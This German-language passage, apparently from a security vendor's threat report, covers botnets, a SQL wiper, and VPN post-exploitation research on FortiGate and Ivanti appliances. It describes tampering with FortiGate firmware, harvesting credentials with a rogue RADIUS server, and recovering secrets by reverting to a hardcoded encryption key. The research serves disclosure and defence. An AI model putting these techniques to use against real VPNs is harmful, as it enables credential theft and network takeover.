Nach der Infektion lädt das Botnet eine nutzerdefinierte Variante des XMRig-Kryptominers herunter. Anstatt öffentlich verfügbare Tools zu verwenden, um nur einen Miner zu generieren, haben die Cyberkriminellen hinter RedTail anscheinend den Quellcode modifiziert und den Miner selbst kompiliert. Das ist daran zu erkennen, dass die Mining-Konfiguration direkt in einem verschlüsselten Format in die Payload eingebettet wurde, um eine sofortige Erkennung zu vermeiden.

Die Malware setzt auch fortschrittliche Ausweich- und Persistenztechniken ein. Sie teilt sich mehrmals, um eine Analyse zu behindern, indem sie ihren Prozess debuggt und jede gefundene Instanz des GNU Debuggers (GDB) beendet. Um Persistenz zu schaffen, fügt die Malware auch einen Cron-Job hinzu, um einen Systemneustart zu überstehen.

Neben der PAN-OS-CVE haben wir festgestellt, dass dieser Bedrohungsakteur auch weitere CVEs anvisierte, darunter Ivanti Connect Secure SSL-VPN CVE-2023-46805 und CVE-2024-21887, die Anfang 2024 veröffentlicht wurden. Weitere Schwachstellen, die vom Angreifer ausgenutzt werden, umfassen:

- TP-Link-Router (CVE-2023-1389)
- VMware Workspace ONE Access and Identity Manager (CVE-2022-22954)
- ThinkPHP Remote Code Execution (CVE-2018-20062)
- ThinkPHP File Inclusion und Remote Code Execution über pearcmd, die 2022 veröffentlicht wurden

Relikte der Vergangenheit

Neben Botnets haben wir auch viel Traffic und viele Vorfälle von Malware-„Relikten“ gesehen, darunter inaktive Kampagnen mit wurmartiger Selbstverbreitung, die trotz fehlendem C2-Server immer noch von Maschine zu Maschine springen (Abbildung 9). Diese Wurm-Payloads greifen unsere Honeypots an und führen einige Profilerstellungsbefehle aus, werfen aber keine anderen Payloads ab und greifen auch nicht auf einen aktiven Server zu. Diese Relikte der Vergangenheit – von alten EternalBlue-Würmern bis hin zu alten Botnets wie yonnger2, die unsichere SQL-Datenbanken infizieren – stellen zwar kein großes Risiko dar. Doch die Tatsache, dass sie immer noch aktiv sind, bedeutet, dass es immer noch ausreichend anfällige Maschinen gibt, die sie infizieren *können*.




Abb. 9: Aktivität wurmähnlicher Bedrohungen mit Selbstverbreitung ohne aktiven C2-Server im Jahr 2024

Die Analyse ergab auch, dass es Ransomware-Varianten gibt, die zwar theoretisch veraltet sind, aber trotz dieser technischen Veraltung weiterhin auf opportunistische Weise arbeiten. Diese „Ransomware“ (SQL-Wiper; Abbildung 10) stellt per Password Spraying eine Verbindung zu unsicheren SQL-Datenbanken her, löscht dort alle Daten und hinterlässt eine neue Tabelle mit Anweisungen zum Senden von Bitcoin, um die Daten zurückzubekommen. (Es scheint jedoch nicht, als würden die Angreifer diese Daten tatsächlich sichern, bevor sie sie löschen. Sie zurückzubekommen, könnte also am Ende unmöglich sein.)




Abb. 10: SQL-Wiper-Aktivität, die Ransomware imitiert

Da die Angreifer Bitcoin anfordern und in der Nachricht an das Opfer ihre Wallet-Adresse angeben, können wir die Zahlungen verfolgen. Es scheint, dass sie mindestens 2,6 BTC mit dieser Masche eingenommen haben, was zum Zeitpunkt dieses Berichts etwa 260.000 US-Dollar entspricht.

Abwehrstrategien

Um diese Arten von Bedrohungen effektiv abzuwehren, können Unternehmen Netzwerkzuordnung und -segmentierung einsetzen. Hiermit können sie kritische Systeme identifizieren und isolieren und den Netzwerkzugriff auf und von diesen Systemen beschränken, was im Falle eines erfolgreichen Angriffs die laterale Netzwerkbewegung von Malware verhindert. Softwarebasierte Segmentierung schränkt außerdem Verwaltungsports ein. Segmentierung kann eingesetzt werden, um Richtlinien auf Prozessebene zu erstellen und hierdurch die Angriffsfläche für Attacken über sensible Ports zu reduzieren. Vorzugsweise sollten Unternehmen eine Lösung verwenden, mit der Richtlinien auf Prozessebene angewendet werden können. So können sie besser bestimmen, welche Prozesse über sensible Verwaltungsports kommunizieren dürfen.

Erkennung der Botnets

Unser Team hat Tools entwickelt, mit denen Sie zwei dieser Botnets erkennen können:

- Ein Erkennungsskript für SSH-Server zur Identifizierung von FritzFrog-Indikatoren
- Eine Konfigurationsdatei für Infection Monkey zum Testen von Umgebungen mit dem SSH-Spreader von NoaBot

Weiterer Schutz

Darüber hinaus kann Ihr Unternehmen die folgenden Ansätze zum Schutz vor Botnets verwenden:

- Nutzen Sie einen mehrschichtigen Ansatz für Cybersicherheit, um Bedrohungen in verschiedenen Angriffsphasen und Bedrohungsumgebungen zu bekämpfen.
- Halten Sie alle Software, Firmware und Betriebssysteme mit aktuellen Sicherheitspatches auf dem neuesten Stand.
- Führen Sie regelmäßig Offline-Sicherungen wichtiger Daten durch und erstellen Sie einen effektiven Disaster-Recovery- und Vorfallsreaktionsplan.
- Führen Sie regelmäßig Awareness-Schulungen zum Thema Cybersicherheit durch, um Mitarbeiter zu schulen.

Netzwerkarchitektur

Bei moderner Netzwerksicherheit geht es nicht um Mauern, sondern um intelligenten, adaptiven Schutz. Die Zeiten einfacher, flacher Netzwerkdesigns sind vorbei. Moderne Netzwerke sind komplexe Netze aus APIs und fortschrittlichen Protokollen, die sowohl Chancen als auch Herausforderungen für die Cybersicherheit mit sich bringen.

Das Zusammenspiel zwischen Edge Computing und Kerninfrastruktur führt hierbei gleich zu mehreren potenziellen Risiken. Mit der zunehmenden Vernetzung von Netzwerken wird ihre Verteidigung immer komplizierter.

In diesem Abschnitt zur Netzwerkarchitektur des tiefgreifenden Sicherheitsframeworks werden die spezifischen Risiken von VPN-Missbrauch und Cross-Site Scripting untersucht.

Studie

VPN-Missbrauch

VPNs sind ein gutes Beispiel für die moderne Netzwerkarchitektur. Sie sind eine Medaille mit zwei Seiten: VPNs sind zwar wichtig für die Remotearbeit und halten Unternehmen am Laufen, doch sie schaffen auch neue Einstiegspunkte für potenzielle Cyberangriffe. Unternehmen müssen Konnektivität und Sicherheit sorgfältig aufeinander abstimmen und verstehen, dass jede technologische Lösung ihre eigenen Risiken mit sich bringt.

VPNs – der Einstiegspunkt zum Netzwerk

2024 war ein schwieriges Jahr für die VPN-Sicherheit: Es scheint, als ob jede zweite Woche neue Angriffe gemeldet wurden, von denen einige aktiv Ivanti Connect Secure- und Palo Alto PAN-OS-Schwachstellen ausnutzten. Die Architekturanforderungen von VPN-Appliances, die eine dauerhafte Internetverbindung benötigen, machen sie besonders attraktiv für anspruchsvolle Angreifer, die ins gesamte Netzwerk eindringen wollen.

Das strukturelle Design von VPNs erfordert eine offene Netzwerkschnittstelle und schafft so eine intrinsische Schwachstelle, die schädliche Agents systematisch als potenziellen Einstiegspunkt in die Ökosysteme des Unternehmensnetzwerks ausnutzen können. Dieses (böswillige) Interesse an VPN-Appliances ist für Verteidiger ein doppeltes Problem, da VPNs meist in einer Blackbox-Appliance erhältlich sind. Deshalb haben Verteidigungsteams im Allgemeinen keine Ahnung, was auf dem Gerät vor sich geht, sofern es ihnen nicht in Verwaltungsportal oder Konsole angezeigt wird. Angreifer hingegen können die nötige Zeit und Mühe aufwenden, die Appliance zu knacken, den VPN-Server rückzuentwickeln und die Schwachstellen zu finden. Mit diesem Wissen haben wir 2024 ein Projekt gestartet, um die potenziellen Auswirkungen eines erfolgreichen VPN-Angriffs zu verstehen. Traditionell beschreibt eine Sicherheitsverletzung erst einmal nur das Eindringen ins Unternehmensnetzwerk – aber was passiert *nach* dem Eindringen?

Knacken eines VPN

Wer in der Vergangenheit eine VPN-Appliance untersuchen wollte, musste sie physisch kaufen, die Verkleidung abnehmen, um auf die Platine zuzugreifen, und entweder einen Debug-Port verbinden oder per Flash die Firmware abrufen. Heutzutage finden sich häufig virtuelle VPN-Appliances, die als virtuelle Maschinen (VMs) geladen werden können.

Normalerweise bestehen diese VMs aus einem Bootloader-Image, einem Kernel-Image und einem Dateisystem. Auch für diese Komponenten sind mehrere Schutzvorrichtungen verfügbar. Beispielsweise führen der FortiGate-Bootloader und -Kernel während der Ausführung mehrere Integritäts- und Signaturüberprüfungen durch, um sicherzustellen, dass sie nicht manipuliert werden. Um die Vertraulichkeit zu gewährleisten, wird auch das Dateisystem selbst durch Verschlüsselung gesichert und nur entschlüsselt, während die Appliance ausgeführt wird.

Aus unseren Untersuchungen geht hervor, dass die folgenden zwölf Schritte erforderlich sind, um eine virtuelle FortiGate-Appliance in eine Forschungsumgebung mit Remote-Shell zu verwandeln:

1. Virtuelles Laufwerk der Appliance extrahieren
2. Root-Dateisystem entschlüsseln
3. Haupt-*bin*-Archiv extrahieren
4. Integritätsprüfung von */bin/init* patchen
5. Kernel-Image zur einfacheren Analyse in eine ELF-Datei umwandeln
6. Adresse von *fgt_verify_initrd* finden, damit sie während der Ausführung gepatcht werden kann, um weitere Integritätsprüfungen zu umgehen
7. Statisch kompilierte Busybox und gdb in */bin/* ablegen
8. Stub kompilieren, der einen Telnet-Server erstellt; */bin/smartctl* mit diesem Stub überschreiben
9. */bin/*-Ordner wieder in ein Archiv komprimieren
10. Root-Dateisystem erneut packen und verschlüsseln
11. Padding am Ende des verschlüsselten Dateisystems hinzufügen
12. Gepacktes Dateisystem auf VM ersetzen

Dieser Prozess ist in Abbildung 11 dargestellt.




Abb. 11: Patching von FortiGate in einer Forschungsumgebung

Wie Sie sehen, ist es ein langer und mühsamer Prozess, die internen Funktionen einer VPN-Appliance zu untersuchen. Netzwerkverteidiger können dafür leider nicht so viel Zeit und Ressourcen bereitstellen. Die Cyberkriminellen hingegen können sich diesen Aufwand leisten, insbesondere wenn sie durch potenzielle Exploits angetrieben werden.

Reverse Engineering einer VPN-Appliance

VPN-Appliances enthalten viele Komponenten. In der Regel umfassen diese Komponenten einen HTTP-Server für das Verwaltungsportal, eine Serverschnittstelle für das VPN selbst, eine nutzerdefinierte Management-Shell (um zu vermeiden, dass Nutzer direkten Zugang zum Betriebssystem haben) und einige andere unterstützende Tools.

Angreifer versuchen in der Regel, die Authentifizierung zu umgehen, um sich entweder mit dem Verwaltungsportal oder der Shell zu verbinden. Oder sie versuchen, in der Implementierung des VPN-Protokolls Schwachstellen zu finden, um den Speicher zu kompromittieren, damit sie einen Shellcode (und später Malware) auf der Appliance selbst ausführen können.

Bei der Analyse der VPN-Appliance von FortiGate haben wir festgestellt, dass der Admin-Webserver Apache-basiert ist. Wir haben uns entschieden, mit dem Reverse Engineering des API-Authentifizierungs-Handlers zu beginnen, da die Umgehung der Authentifizierung der spannendste Part ist. Bei der Verarbeitung von HTTP-Anfragen verwendet die Appliance ein Apache-Modul namens libapreq library, um Clientanfragedaten zu verarbeiten. Es ist überraschend, dass die Bibliothek in der Binärdatei die älteste verfügbare Version ist (März 2000). Fortinet verwendet das Modul fast genau so, wie es vor 24 Jahren der Fall war – mit Ausnahme sehr kleiner Änderungen bei Optimierungen.

Fehlersuche

Wir haben mehrere Bugs in dieser Bibliothek gefunden, die wir Fortinet im Juni 2024 mitgeteilt haben und die am 14. Januar 2025 gepatcht wurden.

Unter den Bugs fanden wir einen OOB-Schreibvorgang (Out-of-Bounds), mit dem wir ein Speicherbyte mit einem Null-Byte überschreiben können, sowie einen Wildcopy-Bug, mit dem wir den Server dazu überlisten können, einen großen Puffer zu kopieren. Doch aufgrund von Einschränkungen bei Daten und Ausführung lassen sich beide Fehler nur schwer für eine vollständige Remote Code Execution ausnutzen. Wir haben einen anderen OOB-Schreibvorgang gefunden, mit dem wir den Webserver-Fork, der unsere Anfrage bearbeitet hat, abstürzen lassen konnten. Da Fork-Vorgänge kostspielig sind, könnte das wiederholte Auslösen des Bugs zu einem DoS-Angriff (Denial-of-Service) führen. Außerdem wurde ein OOB-Lesevorgang gefunden, der zu einem Speicherverlust führen kann, bei dem Nutzeranmeldedaten offengelegt werden können.

Der schwerste Fehler, den wir in Fortinets eigenem Code gefunden haben, hat einen DoS-Angriff verursacht. Wir haben den Dateiupload über die Anfragedaten angegeben. Dadurch wurde eine neue Datei im Ordner */tmp* erstellt. Der Webserver verfolgt diese Dateien mithilfe einer verknüpften Liste, die diese Server im Speicher behalten. Doch es gibt einen Bug, der dazu führt, dass der Server nur das erste Objekt in der Liste löscht. Deshalb konnten wir durch Angabe mehrerer Dateien in einer einzelnen Anfrage dafür sorgen, dass Dateien im Ordner */tmp* zurückblieben. Da */tmp* ein tmpfs-Dateisystem ist, werden die Daten im RAM gespeichert. Das führte zu einem vollständigen OOM-Fehler (Out of Memory) des Systems, wodurch das Gerät abstürzte (Abbildung 12). Nur ein Neustart des Geräts konnte es wieder in den Normalzustand versetzen – und selbst das ist keine garantierte Lösung. Bei einem unserer Versuche funktionierte selbst nach dem Neustart des Geräts die Netzwerkfunktion nicht ordnungsgemäß und wir konnten das Gerät weder verwenden noch eine Verbindung herstellen.




Abb. 12: RAM der VPN-Appliance wird mit nicht gelöschten Dateien gefüllt, bis schließlich ein DoS erreicht ist, weil nicht genügend Speicher vorhanden ist.

Das sind nur die Bugs und CVEs, die Akamai gefunden hat. Im letzten Jahr wurden noch viele weitere gefunden, darunter Fehler, die zu einer Authentifizierungsumgehung oder vollständigen Remote Code Execution führten.

Missbrauch des VPN-Zugriffs

Erfahrungsgemäß wurden VPN-Server in erster Linie ausgenutzt, um ein einziges Ziel zu erreichen: den Erstzugang. Angreifer kompromittierten mit dem Internet verbundene VPN-Server und nutzten sie aus, um sich Zugang zu internen Netzwerken zu verschaffen und dort Angriffe durchzuführen.

Obwohl dieser Ansatz sehr effektiv ist, haben wir uns gefragt, ob das alles ist, was Angreifer tun können. Schließlich ist es (wie wir gesehen haben) ein sehr komplexes Verfahren, eine VPN-Appliance zu übernehmen, um die zugrunde liegende Firmware zu ändern. Daher haben wir uns gefragt, ob es für Angreifer weitere, einfachere Methoden gibt. Wir haben uns für einen anderen Ansatz entschieden: eine „einfachere" Form der VPN-Post-Exploitation, bei der nur das Verwaltungsfenster und nativ verfügbare Funktionen genutzt werden. Wir haben diesen Ansatz „Living off the VPN" genannt (frei übersetzt etwa „Sich am VPN bedienen").

Dieser Ansatz hat mindestens zwei Vorteile:

1. Diese Art des Zugriffs kann in der Umsetzung einfacher sein als eine vollständige Remote Code Execution: Der Zugriff auf die Verwaltungsschnittstelle kann durch eine Sicherheitslücke zur Authentifizierungsumgehung, durch schwache Anmeldeinformationen oder durch Phishing erreicht werden.

2. Dieser Ansatz kann kostengünstiger sein, da wir den Aufwand für die Entwicklung einer maßgeschneiderten Payload vermeiden.

Wir haben zwei CVEs (CVE-2024-37374, CVE-2024-37375) und eine Reihe von Umgehungsmethoden entdeckt, mit denen Angreifer, die den VPN-Server kontrollieren, andere kritische Assets im Netzwerk übernehmen können. **So kann durch einen erfolgreichen Angriff auf ein VPN potenziell das gesamte Netzwerk gefährdet werden.**

Wir haben unsere Ergebnisse zwar anhand von FortiGate und Ivanti Connect Secure demonstriert, doch wir glauben, dass Variationen dieser Techniken auch für andere VPN-Server und Edge-Geräte relevant sein könnten.

Ausnutzung der legitimen Authentifizierung

In Ihrer Umgebung müssen sich Nutzer (hoffentlich) beim VPN authentifizieren. Zwar ist es möglich, einzelne Nutzer manuell über die VPN-Admin-Oberfläche zu konfigurieren, doch diese Methode ist in größeren Unternehmen äußerst ineffizient – außerdem entsteht Chaos durch doppelte Nutzerverwaltung. Stattdessen unterstützen VPN-Appliances die Integration von Drittanbieterauthentifizierung. Auf diese Weise können Nutzer ihre normalen Anmeldedaten verwenden, um sich beim VPN zu authentifizieren (Abbildung 13).




Abb. 13: Verwendung eines Remote-Authentifizierungsservers zur Authentifizierung von Nutzern

Das Lightweight Directory Access Protocol (LDAP) ist eine beliebte Wahl für VPN-Authentifizierungsserver und findet sich meist auf einem AD-Domaincontroller (Active Directory). Mit dieser Konfiguration können Nutzer über ihre Domain-Anmeldeinformationen auf das VPN zugreifen, was diese Methode zu einer besonders praktischen Option macht.

Wenn die VPN-Appliance so konfiguriert ist, dass sie zur Authentifizierung mit einem LDAP-Server arbeitet, muss sie selbst über ein Dienstkonto verfügen, mit dem sie sich authentifizieren kann, damit sie dann die Nutzeranmeldedaten abfragen kann. Wir haben festgestellt, dass mit einfachem LDAP (im Gegensatz zu LDAPS, der sicheren Version von LDAP) eine Verbindung über eine einfache Bindung hergestellt wird und **sowohl das Dienstkonto als auch die Nutzeranmeldedaten in Klartext übergeben werden** (Abbildung 14). Die einfache LDAP-Konfiguration ist bei einigen VPN-Anbietern die Standardeinstellung, sodass jeder Angreifer mit Netzwerk-Sniffer sie einfach ausfindig machen kann. Wie erhalten Angreifer Netzwerk-Sniffer-Funktionen? Diese Funktionen sind in viele VPN-Appliances integriert.

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

Abb. 14: LDAP-Zugangsdaten werden in Klartext übertragen.

Nicht autorisierte Authentifizierungsserver

Wie bereits erwähnt, wendet sich das VPN bei der Authentifizierung eines Remote-Nutzers an den entsprechenden Authentifizierungsserver, um die angegebenen Anmeldeinformationen zu überprüfen. Wir haben eine Methode identifiziert, die diesen Authentifizierungsfluss ausnutzt, um **alle von einem Nutzer bereitgestellten Anmeldedaten** für das VPN zu kompromittieren.

Bei dieser Technik wird ein manipulierter Authentifizierungsserver registriert, der vom VPN für die Nutzerauthentifizierung verwendet wird (Abbildung 15). Die spezifische Implementierung variiert je nach VPN. Doch wir gehen grundlegend davon aus, dass die VPN-Appliance durch die Registrierung unseres eigenen Authentifizierungsservers die Nutzeranmeldedaten zur Validierung erhält, was eine einfache Extraktion dieser Daten ermöglicht.




Abb. 15: Hinzufügen eines manipulierten Authentifizierungsservers, um die Anmeldeinformationen des Clients zu kompromittieren

Bei unserer Implementierung haben wir einen RADIUS-Authentifizierungsserver verwendet. Die RADIUS-Authentifizierung ist in diesem Szenario aus zwei Gründen praktisch:

1. Zugangsdaten werden während der ersten Anforderung an den Server gesendet, ohne dass vorher geprüft wird, ob der Nutzer auf dem Server vorhanden ist.
2. Anmeldedaten werden mit einem vom Angreifer bestimmten Schlüssel verschlüsselt und an den Server gesendet, sodass der Angreifer die Daten im Klartext abgreifen kann (Abbildung 16).




Abb. 16: Ein verschlüsseltes Kennwort in einer RADIUS-Authentifizierungsnachricht

Extrahieren der Secrets von Konfigurationsdateien

Eine praktische Funktion in VPNs ist die Möglichkeit, ihre Konfigurationen zu exportieren, normalerweise um sie auf andere Appliances zu übertragen oder um sie zwischen Upgrades zu sichern.

Unter den zahlreichen interessanten Einstellungen, die wir aus der Konfigurationsdatei auslesen können, fällt eine Kategorie besonders auf: die Secrets. VPNs speichern viele Geheimnisse in ihrer Konfiguration, darunter lokale Nutzerkennwörter, SSH-Schlüssel, Zertifikate und, was am interessantesten ist, Konten für von Drittanbietern bereitgestellte Services. Ein Angreifer mit Zugriff auf die VPN-Appliance kann die vorhandene Konfiguration exportieren, um Zugriff auf diese Geheimnisse zu erhalten.

Um sie zu schützen, werden Geheimnisse in verschlüsselter Form in der Konfigurationsdatei gespeichert. Abbildung 17 zeigt ein Beispiel für ein verschlüsseltes Geheimnis in einer FortiGate-Konfigurationsdatei.

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

Abb. 17: Ein verschlüsseltes Kennwort in einer FortiGate-Konfigurationsdatei

Man könnte meinen, dass diese Daten nicht wiederherstellbar sind – schließlich werden in den meisten Implementierungen von Nutzerdatenbanken Passwörter in gesalteter und gehashter Form gespeichert, sodass sie nicht wiederherstellbar sind, falls die Datenbank erfolgreich angegriffen wird. Bei der Integration von Drittanbietertools muss das Kennwort jedoch wiederherstellbar sein, da es als Klartext an den Authentifizierungsserver übergeben werden muss.

Unsere wichtigste Erkenntnis dreht sich um die Umgehung dieser Verschlüsselung und die Wiederherstellung des Geheimnisses in Klartext.

Entschlüsseln von Secrets aus einer FortiGate-Konfigurationsdatei

FortiGate verwendet AES, um alle Secrets in der Konfiguration zu verschlüsseln. Welcher Schlüssel wird dafür verwendet? Der Sicherheitsforscher Bart Dopheide fand heraus, dass in sämtlichen FortiGate-Appliances **ein einzelner hartcodierter Schlüssel** verwendet wird und dass dieser Schlüssel nicht geändert werden kann. Fortinet wies diesem Problem CVE-2019-6693 zu und implementierte eine Problembehebung, indem es Nutzern erlaubte, den hartcodierten Schlüssel in einen nutzerdefinierten Schlüssel zu ändern.

Auch nach dieser Problemlösung ist das Thema aktuell noch sehr relevant. Der Schlüssel wurde nicht geändert, weshalb **FortiGate-Appliances standardmäßig immer noch den gleichen Schlüssel verwenden.** Das bedeutet, dass, wenn ein Angreifer eine Konfigurationsdatei eines FortiGate-Geräts mit der Standardkonfiguration erhält, er alle auf dem Gerät gespeicherten Secrets entschlüsseln kann.

Gehen wir nun davon aus, dass ein FortiGate-Administrator die Best Practices befolgt und einen nutzerdefinierten Schlüssel anstelle des Standardschlüssels verwendet. **Wir haben herausgefunden, dass wir, wenn wir das VPN kontrollieren, immer noch die Secrets beschaffen können.**

Administratoren können einfach die *Einstellung für die Verschlüsselung privater Daten* deaktivieren, mit der der nutzerdefinierte Verschlüsselungsschlüssel kontrolliert wird. Das **erfordert keine Kenntnis des derzeit konfigurierten Schlüssels** und setzt die Verschlüsselung aller Geheimnisse auf den ursprünglichen, hartcodierten Schlüssel zurück.

Warum ist das so wichtig? FortiGate unterstützt Integrationen mit verschiedenen Anwendungen über die Funktion „external connector“. Diese Connectors dienen verschiedenen Zwecken, jedoch haben die meisten von ihnen einen wichtigen Aspekt gemein: Sie benötigen Anmeldedaten für die Anwendung. Das bedeutet, dass FortiGate Anmeldedaten für kritische Services wie Cloudanbieter, SAP, Kubernetes, ESXi und mehr enthalten kann.

In einigen Fällen erfordern die Anmeldeinformationen hohe Privilegien für die jeweilige Anwendung. Die Integration von „Poll Active Directory Server“ **erfordert beispielsweise die Anmeldedaten eines Kontos mit Administratorzugriff auf einen Domaincontroller**, wodurch ein Angriff auf FortiGate sofort zu einer vollständigen Kompromittierung der Domain führen kann.

Wir haben Fortinet diese Angriffstechnik mitgeteilt, aber zum Zeitpunkt dieses Berichts haben sie dieses Problem noch nicht behoben, und es wurde keine CVE zugewiesen.

Entschlüsseln von Geheimnissen aus Ivanti Connect Secure-Konfigurationsdateien

Ivanti Connect Secure verwendet einen nutzerdefinierten, komplexen Verschlüsselungsalgorithmus, der auf AES basiert. Das verursacht zwar einen größeren Aufwand für Angreifer, doch die Verschlüsselung basiert auf einem symmetrischen Algorithmus und ist daher immer noch umkehrbar.

